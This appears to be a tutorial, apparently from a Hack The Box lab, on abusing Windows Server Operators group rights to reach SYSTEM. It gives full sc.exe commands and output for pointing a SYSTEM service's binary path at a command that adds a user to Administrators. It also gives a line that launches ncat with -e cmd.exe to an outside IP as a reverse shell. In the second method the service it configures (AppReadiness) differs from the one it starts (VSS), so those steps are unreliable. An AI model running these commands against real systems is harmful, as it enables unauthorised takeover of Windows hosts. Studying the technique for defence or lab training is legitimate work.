Server Operators Group Abuse
Server Operators Group abusing tactics to elevate your privilage all the way to SYSTEM
What is the Server Operators Group For?
The Server Operators group allows its members to manage Windows Services without needing Domain Admin privileges. Members of this group have SeBackupPrivilege and SeRestorePrivilege and the ability to control local services.
Way 1
Querying Service
Let’s examine the AppReadiness service. We can confirm that this service starts as SYSTEM using the sc.exe utility.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
C:\htb> sc qc AppReadiness

[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: AppReadiness
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\System32\svchost.exe -k AppReadiness -p
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : App Readiness
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
Checking Service Permissions with PsService
We can use PsService from Sysinternals suite in order to check los the service’s permissions.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
C:\htb> c:\Tools\PsService.exe security AppReadiness

PsService v2.25 - Service information and configuration utility
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

SERVICE_NAME: AppReadiness
DISPLAY_NAME: App Readiness
        ACCOUNT: LocalSystem
        SECURITY:
        [ALLOW] NT AUTHORITY\SYSTEM
                Query status
                Query Config
                Interrogate
                Enumerate Dependents
                Pause/Resume
                Start
                Stop
                User-Defined Control
                Read Permissions
        [ALLOW] BUILTIN\Administrators
                All
        [ALLOW] NT AUTHORITY\INTERACTIVE
                Query status
                Query Config
                Interrogate
                Enumerate Dependents
                User-Defined Control
                Read Permissions
        [ALLOW] NT AUTHORITY\SERVICE
                Query status
                Query Config
                Interrogate
                Enumerate Dependents
                User-Defined Control
                Read Permissions
        [ALLOW] BUILTIN\Server Operators
                All
As seen, the grupo Server Operators have SERVICE_ALL_ACCESS thus we have full control of this service.
Checking Local Admin Group Membership
Let’s take a look at the current members of the local administrators group and confirm that our target account is not present.
1
2
3
4
5
6
7
8
9
10
11
12
C:\htb> net localgroup Administrators

Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
The command completed successfully.
Modifying the Service Binary Path
We change the path of the binary that runs the service to execute a command that adds us to the Administrators group.
1
2
3
C:\htb> sc config AppReadiness binPath= "cmd /c net localgroup Administrators server_adm /add"

[SC] ChangeServiceConfig SUCCESS
Starting the Service
The service will fail because it crashes, but now we will be members of the Administrators group.
1
2
3
4
5
C:\htb> sc start AppReadiness

[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
Confirming Local Admin Group Membership
1
2
3
4
5
6
7
8
9
10
11
12
13
C:\htb> net localgroup Administrators

Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
server_adm
The command completed successfully.
Way 2
Other way we can achieve a privilege escalation is by getting a reverse shell using netcat.exe
In this case , we can use other service that runs as SYSTEM such as VSS service as follows
1
sc config AppReadiness binPath="cmd /c C:\Users\svc-printer\Documents\ncat.exe 10.10.14.150 4444 -e cmd.exe"
We then start the service in order to trigger the shell while we’re listening with netcat in our attack machine.
1
sc start VSS

As you can see, there are as many possibilities as you can imagine to elevate your privilege to SYSTEM by abusing this Group.